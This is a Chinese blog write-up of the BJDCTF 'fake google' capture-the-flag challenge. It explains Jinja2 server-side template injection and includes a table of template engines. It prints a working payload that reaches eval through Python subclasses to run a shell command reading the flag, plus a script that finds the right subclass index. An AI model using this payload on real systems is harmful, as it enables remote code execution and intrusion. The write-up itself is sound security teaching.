[BJDCTF 2nd]fake google Writeup(SSTI攻击原理分析)

原创

StevenOnesir 于 2020-12-03 19:24:57 发布 97 收藏 1


分类专栏： ctf


本文链接：https://blog.csdn.net/StevenOnesir/article/details/110559557

利用本题，我们开始讲解简单的SSTI知识。

首先进入题目界面，发现是一个大大的google搜索界面（仿制）

在搜索栏随意输入后，发现跳转到qaq，并以get方式传入了一个name的变量。





然后我们开始修改name变量的值。

不要因为我说要讲框架注入咱们就直接上SSTI的payload。。。正常测试找攻击点咱们也该试试1'之类的sql注入。。。

然后我们发现输入SSTI的表达式构造会出现回显：

```
?name={{2*2}}
```

P3's girlfirend is : 4

这里附一张各类框架的结构图（网图）：

Engine	Language	Burp	ZAP	tplmap	site done	known exploit	port	tags
jinja2	Python	✓	✓	✓	✓	✓	5000	{{%s}}
Mako	Python	✓	✓	✓	✓	✓	5001	${%s}
Tornado	Python	✓	✓	✓	✓	✓	5002	{{%s}}
Django	Python	✓	✓	×	✓	×	5003	{{ }}
(code eval)	Python	-	-	-	✓	-	5004	na
(code exec)	Python	-	-	-	✓	-	5005	na
Smarty	PHP	✓	✓	✓~	✓	✓	5020	{%s}
Smarty (secure mode)	PHP	✓	✓	✓~	✓	×	5021	{%s}
Twig	PHP	✓	✓	✓~	✓	×	5022	{{%s}}
(code eval)	PHP	-	-	-	✓	-	5023	na
FreeMarker	Java	✓	✓	✓	✓	✓	5051	<#%s > ${%s}
Velocity	Java	✓	✓	✓	✓	✓	5052	#set($x=1+1)${x}
Thymeleaf	Java	×	✓	x	✓	x	5053	
Groovy*	Java				×	×	×	×
jade	Java				×	×	×	×
jade	Nodejs	✓	✓	✓	✓	✓	5061	#{%s}
Nunjucks	JavaScript	✓	✓	✓	✓	✓	5062	{{%s}}
doT	JavaScript	×	✓	✓	✓	✓	5063	{{=%s}}
Marko	JavaScript				×	×	×	×
Dust	JavaScript	×	✓	✓~	✓	×	5065	{#%s}or{%s}or{@%s}
EJS	JavaScript	✓	✓	✓	✓	✓	5066	<%= %>
(code eval)	JavaScript	-	-	-	✓	-	5067	na
vuejs	JavaScript	✓	✓	✓~	✓	✓	5068	{{%s}}
Slim	Ruby	×	✓	x	✓	✓	5080	#{%s}
ERB	Ruby	✓	✓	✓	✓	✓	5081	<%=%s%>
(code eval)	Ruby	-	-	-	✓	-	5082	na
go	go	x	✓	x	✓			

漏洞形成的原因其实与sql等大同小异。

关键在于一个函数和一个框架知识。

函数：reder_template

框架知识：框架渲染

render_template函数在渲染模板的时候使用了%s来动态替换字符串（见上方图），替换的过程如果我们输入的是正常的string，那输出正常。**但如果我们输入计算表达式甚至代码的话，就能实现注入攻击。**

利用的流程一般是**先获取基本类，再获取基本类的子类，并从子类中找到关于命令执行的模块。**

所以这道题我们的payload：

```
http://46742af1-6c83-4833-9337-84f7e1e072dd.node3.buuoj.cn/qaq?name={{%27%27.__class__.__bases__[0].__subclasses__()[169].__init__.__globals__.__builtins__[%27eval%27](%22__import__(%27os%27).popen(%27cd%20/;cat%20flag%27).read()%22)}}
```

这里基本没有任何过滤。

附一个可以自动检测所用类序号的脚本：

```
import requests
import re
url = r"http://www.example.com?SSTI={{''.__class__.__bases__[0].__subclasses__()}}"
r = requests.get(url)
s = re.findall(r"class &#39;(.*?)&#39;&gt;",r.text)
print(s.index('warnings.catch_warnings')+1)
#print(r.text)
```

题目难度：

简单

考察点：

SSTI简单注入